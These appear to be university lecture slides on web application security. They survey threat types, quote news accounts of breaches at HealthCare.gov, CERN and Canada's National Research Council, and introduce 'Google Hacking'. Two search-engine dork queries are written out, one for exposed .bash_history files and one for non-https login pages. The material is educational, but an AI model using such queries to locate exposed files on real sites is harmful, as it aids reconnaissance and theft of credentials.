Securing your Web application

TI1506: Web and Database Technology
Claudia Hauff

Lecture 8 [Web], 2014/15

Course overview [Web]

1. http: the language of Web communication
2. Web (app) design & HTML5
3. JavaScript: interactions in the browser
4. node.js: JavaScript on the server
5. CSS: Lets make things pretty
6. Ajax: asynchronous JavaScript
7. Personalization: Cookies, sessions & authentication
8. **Securing your application**

Learning objectives

- **Name** the most common security issues in Web applications
- **Describe** a number of simple attacks that can be executed against unsecured code
- **Implement** measures to make such attacks void

Web apps are an attractive target …

Large surface of attack

- An attacker can focus on different angles
  - Web server
  - Web browser
  - Web application
  - Web user
- Web applications can have millions of users (a lot to gain from ‘hacking’ them)
- Automated tools exist to find/test known vulnerabilities in Web servers/apps

Web applications are easy to develop but difficult to secure.

Threats

- Defacement
  - Changing/replacing the look of a Web page
- Data disclosure
  - Client databases, credit card numbers, etc.
- Data loss
  - Attackers delete data
- Unauthorized access
  - Attackers can use functions of a Web app, they should not be able to use
- Denial of service
  - Making a Web app unavailable to legitimate users
- “Foot in the door”
  - Attacker enters the internal network

A lecture on Web security by CERN! Well-worth watching!

Source: http://cds.cern.ch/record/1562545

Example: healthcare.gov

WASHINGTON (AP) — Hackers successfully breached HealthCare.gov, but no consumer information was taken from the health insurance website that serves more than 5 million Americans, the Obama administration disclosed Thursday.

Instead, the hackers **installed malicious software** that could have been used to launch an attack on other websites from the federal insurance portal.

Health and Human Services spokesman Aaron Albright said **the website component that was breached had been used for testing and did not contain consumer information**, such as names, birth dates, Social Security numbers and income details.

testing in the wild …

The initial intrusion took place July 8, but it was not detected until Monday of last week during a **manual scan of system logs**. HHS said **the component that was breached did not have a firewall, or intrusion detection software, installed on it**. Technicians manually scanning logs discovered the breach Aug. 25 and took action.

an easy target

Source: http://news.yahoo.com/hackers-break-healthcare-gov-212218158--politics.html

Example: cern.ch

instead of going for the target directly, find a close-by weak spot

Hackers broke into a computer system at CERN's Large Hadron Collider, **targeting a system that was "one step away" from a control computer**, but otherwise appear to have done no major damage, according to a report on Friday in the British newspaper The Telegraph.

The system that was breached monitors the Compact Muon Solenoid Experiment, which will be analyzing data during subatomic particle collisions in the particle accelerator located along the French-Swiss border. Experiments, which began on Wednesday, are designed to help scientists explore particle physics theories.

During the attack on Tuesday and Wednesday, **hackers left behind half a dozen files, damaged one CERN file, and displayed a Web page with the headline "GST: Greek Security Team,"** signing off: "We are 2600--don't mess with us," (sic) CERN scientists told the newspaper.

Source: http://www.cnet.com/news/hackers-break-into-large-hadron-collider-computer/

Example: www.nrc-cnrc.gc.ca

Hackers used tempting emails, malware and password theft to worm their way into National Research Council computers in pursuit of valuable scientific and trade secrets, a newly released federal analysis reveals.

easy to obtain information

…

The cyber response centre's report details the "exploitation cycle" of the attack, saying it began with the **collection of valid email addresses for research council employees**. **Messages containing malicious links were then sent to the employees' inboxes** — a tactic known as spear phishing.

it is enough if one employee clicks a link

Those who unwittingly clicked on the innocent-looking links set the next phase in motion by leading them to what cyber-sleuths call a "**watering hole website**" — a site of likely interest to people working in a specific organization or industry.

Source: http://www.cbc.ca/news/technology/chinese-hackers-installed-malware-on-national-research-council-computers-1.2872385

Finding Web security flaws is easy


- Search engines provide helpful search operators to zoom in on files that may contain valuable information (and are publicly accessible by mistake)
  - `intitle:"index of" .bash_history`
  - `-inurl:https login`
  - Server-side error strings

- Commonly known as “Google Hacking”, made popular in early years through the *Google Hacking Database*

Application security


Source: **Cyber risk report 2013** (by HP)
http://bit.ly/144xaFk

Software security errors



Source: **Cyber risk report 2013, page 25**


Cookie security issues



Make the cookie settings as restricted as possible for the intended application.

Source: **Cyber risk report 2013, page 26**


System information leak



Mining information about an application is a first step to most attacks.

